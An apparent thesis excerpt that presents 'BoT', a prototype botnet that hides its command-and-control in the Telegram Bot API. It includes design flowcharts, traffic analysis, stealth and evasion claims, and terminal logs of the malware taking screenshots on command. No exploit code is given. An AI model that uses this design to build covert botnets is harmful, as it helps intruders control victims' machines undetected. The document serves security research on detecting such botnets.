This new botnet is called *BoT:Botnet over Telegram* .The purpose of this botnet is to illustrate that current chatbot platform exhibits all the required capabilities needed to develop and support an bot network.

For this prototype,Telegram Platform is considered for development and testing .

1.1. BoT Overview

As illustrated in figure1 ,once the malware has infected the system, assuming malware is running:




Illustration 1: High level diagram of BoT

1. The Malware uses the API key to authenticate to the Telegram Bot API, and writes the *[BoT ID]* in form of JSON format on the Telegram Cloud.
2. One the file is written, The Bot Master's Telegram Messenger gets an Instant Message(IM), with the *[BoT ID]* and stating that it is online.
3. The Bot Master based on the scenario issues a custom command for encrypting the drive/launching the payload/Reconnaissance ,etc.
4. The Command now gets stored in the JSON format on the Telegram Cloud.
5. The JSON file is randomly read by the malware daemon and the logic is executes on reading the trigger.

1.2. BoT Design

As BoT is designed keeping in mind the scalability and portability of the modules.

We took a collection of some real system ,virtual machine and a telegram account (Android /Web).

The test system were running Windows 10 and Linux(Ubuntu).

The telegram account was stimulated as Botmaster's Control Panel Dashboard and Exploit storage.The exact malware code is deployed on all the test system and was configured to run when the system boots up.




Illustration 2: Taxonomy of BoT

As shown in Figure 2,Following operations are performed:

1. Malware sends a messages to Cpanel every time malware daemon is live.
2. Bot-master sends a command(s) to Cpannel.
3. The commands is/are read/executed by the malware daemon.
4. Based on the type of command,following logic is applied

   -r*ansomware operation*: the stranded result is pushed to *Ransome C2* using the corresponding key.

   -*uploading download scripts/payload operation*: the stranded result is pushed to *Payload C2* using the corresponding key.

   -default *operation*: the stranded result is pushed to CPannel *C2* using the corresponding key.

1.3. BoT Implementation




Illustration 3: Flowchart of Main module




Illustration 4: Flowchart of recursive call





Illustration 5: Asynchronous module for sending message to botmaster

Illustration 6: Flowchart for fetching commands from API






Illustration 7: Flowchart for fetching commads from API




Illustration 8: Flowchart of exploit module of the BoT

1.4. Analyzing BoT Execution

As Telegram uses a symmetric encryption scheme called MTProto. The protocol is based on 256-bit symmetric AES encryption, RSA 2048 encryption and Diffie–Hellman key exchange

The botnet complies with the Telegram Cloud SSL Handshake.

- **DNS Query and TCP Handshake**




Illustration 9: DNS Query

As shown in9 Figure,whenever the malware bootup, it performs a DNS Lookup to resolve the URL followed by a Synchronize (SYN) packet to the Telegram API. Once receiving Acknowledgment" (ACK) and SYN bits set from the Telegram API. The malware and Telegram API set the buffer size/sequence of the payload.

- **SSL/TLS Certificate Exchange**




Illustration 10: Certificate Exchange

As shown in Figure10, over Secure Sockets Layer
Malware sends a Client Hello informing the API needs to communicate with the client using SSL.
In response , the API sends a ACK and Server Certificate(Public Key).

- **API Client mutually-authenticated handshake**




Illustration 11: Malware Authentication to Telegram

As shown in figure 11,Malware now sends a API key for mutual authentication.
On successful authentication of the API keys,
The Telegram API generates Session key,as shown in Figure12.




Illustration 12: Session Key Creation

- **Payload Exchange**

  Now every time, a communication has to happens, the malware/API uses the sessiony to encrypt the data.

Illustration 13: Encrypted Payload

Illustration 14: Extra layer of encryption for File

As shown in Figure 14,In case of a file exchange
another level of encryption process happens and the files is encrypted using Diffie–Hellman key exchange.

1.5. Strengths and Weaknesses of BoT

The strength of the BoT are:

- **Stealth** : as the botnet is developed from scratch and scalable, it does not alert thee victim at all.
  The botnet uses HTTP, which is the widely used protocol, hence the botnet traffic merges very well with benign traffics of victims machine.

  As the botnet uses the Digital Certificate of Telegram LPP, the botnet has an advantage over any other botnets.The botnet traffic is by default trusted by any IDS/IPS or an intrusion detection system.
- **Portable** : as the botnet is developed keeping in mind portability issue ,hence the same code can run of any platform(Linux/Mac/Windows) after packing.
- **Robustness:** the botnet is robust as it follows a unique naming convention of every bot and the botmaster can also control a number of bot at once based on the type/category of platform bot is running on.
- **Cost-effectiveness** : the botnet is most cost effective botnet,at present as from Dash board to ,traffic, to Command and Control Server all are either hosted on the Chatbot cloud or on vitims machine.
- **Maintainable /Reprogramming Capabilities :** As the botnet is able to set a bidirectional covert channel, the channel is sufficient to push new updates to the malware and also can be reprogrammed from scratch.

The weakness of the BoT are:

- **Limited Cloud Storage**:as the Command and Control channel stores commands for 24 hours only, if the bot doesn’t accesses commands withinn 24 hours.
  The commands will be flushed from the server.
- **Limit on HTTP Reqest**: As the API imposes restriction on number of HTTP request per second, the efficiency of the botnet degrades.

CHAPTER 5
Conclusions

CHATBOT is the next thing for botnets.
As the trend continues ,chatbot platform become more efficient and powerful,they will be for sure used to host bonnets.

1.1. Summary of Conclusions

The aim of this research was to explore the possibility of developing a botnet model with levered the chatbot platforms and to show the untraceable nature of such botnets.
The outcome of the research is BoT:Botnet over Telegram, a cross platform prototype which leverages Telegram Bot API for its botnetwork.

The analysis of BoT proved that such botnet might already be existing and hidden from the world.Such botnet are untraceable and can bypass a reasonably IDS/ Antivirus.There is an urget need to widen the scope of investigation for Law Enforcement Agency and suggested to take such possibilities into account while investigating a Cyber Crime Cases.

To summarize, the future and potential of such botnet is bright. With the advancement mobile computing and Internet such botnet will become nightmare for the world.

1.2. Future Work

The relative newness of the field of chatbot botnets allows the scope for future research. Here are suggestion for future work.

- Such botnet are capable for staying hidden for extensive period.
  Any of the mature Botnet dectection system are insufficient to detect such botnet. Hence, a scope of research into Chat-bot botnet detection is wide open.
- The Thesis intended to serve as a tool for further research into this relatively new topic in order to fully understand the threat and to prepare to defend against it.

Bibliography

1: Beerud Sheth, Apps,Now The Bots Take Over-TechCrunch,
2: Intuz Team, Bringing Things to Life with IoT, 2016
3: Tschofenig, et al., Architectural Considerations in Smart Object Networking, 2015, https://tools.ietf.org/html/rfc7452
4: Livingood, et al. , Recommendations for the Remediation of Bots in ISP Networks, 2012, https://tools.ietf.org/html/rfc6561
5: Barford P., Yegneswaran V., An inside look at botnets., 2007
6: M. Dacier, F. Pouget and H. Debar, Honeypots: practical means to validate malicious fault assumptions, 2004
7: , Snort - Network Intrusion Detection & Prevention System, , https://www.snort.org/
8: B. Saha and A Gairola, Botnet: An overview," CERT-In White Paper, 2005. ,
9: Pieterse, H. and Olivier, Design of a Hybrid Command and ControlMobile Botnet, 2014
10: Makkar, Ismeet Kaur, SocioBot: Twitter for Command and Control of a Botnet, 2015
11: CHEN Wei et al, An Adaptive Push-Styled Commandand Control Mechanismin Mobile Botnets, 2013
12: Ashutosh Singh et al, Social Networking for Botnet Command andControl, 2013
13: Gaurav R. Gabada , Mohammad Usman Jai Sharma, Techniques to Break the Botnet Attack, 2015
14: Amit Kumar Tyagi,Sadique Nayeem, Detecting HTTP Botnet using Artificial Immune System(AIS), 2012
15: Rohit Tyagi,Thanudas B. et al , A Novel HTTP Botnet Traffic Detection Method, 2015
16: Riccardo Bortolameotti, C&C Botnet Detection over SSL, 2014
17: Ahmad KARIM et al, Review:Botnet detection techniques: review, future trends, and issues, 2014
18: , The Complete Beginner's Guide To Chatbots, , https://chatbotsmagazine.com/the-complete-beginner-s-guide-to-chatbots-8280b7b906ca

```
admin1@admin1-virtual-machine:/unom/v1$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=128 time=418 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=128 time=543 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=128 time=466 ms
^C
--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 418.693/476.208/543.913/51.629 ms
admin1@admin1-virtual-machine:/unom/v1$ nodejs index.js
Starting Time 1493878227
Malware ID:TBOT/linuxx64-admin1-virtual-machine/1493398972
******************Running**********************
undefined
1493878227
::WAITING FOR 5 Sec::
[]
******************Running AGAIN**********************
1493878227
::WAITING FOR 5 Sec::
[]
******************Running AGAIN**********************
1493878227
```

Illustration 1: Bot Running

```
[]
******************Running AGAIN**********************
1493878227
::WAITING FOR 5 Sec::
[ '/screenshot linux' ]
commands received: /screenshot linux
** /screenshot,linux **
You asked me to take a screenshot :)
***output.png
******************Running AGAIN**********************
1493878259
::WAITING FOR 5 Sec::
[]
******************Running AGAIN**********************
1493878259
::WAITING FOR 5 Sec::
[]
******************Running AGAIN**********************
1493878259
::WAITING FOR 5 Sec::
[]
******************Running AGAIN**********************
1493878259
::WAITING FOR 5 Sec::
[]
```

Illustration 2: Malware taking screenshot




Illustration 3: Malware fetching files from victims machine




Illustration 4: Payload Dashboard




Illustration 5: Victims machine before encrypting

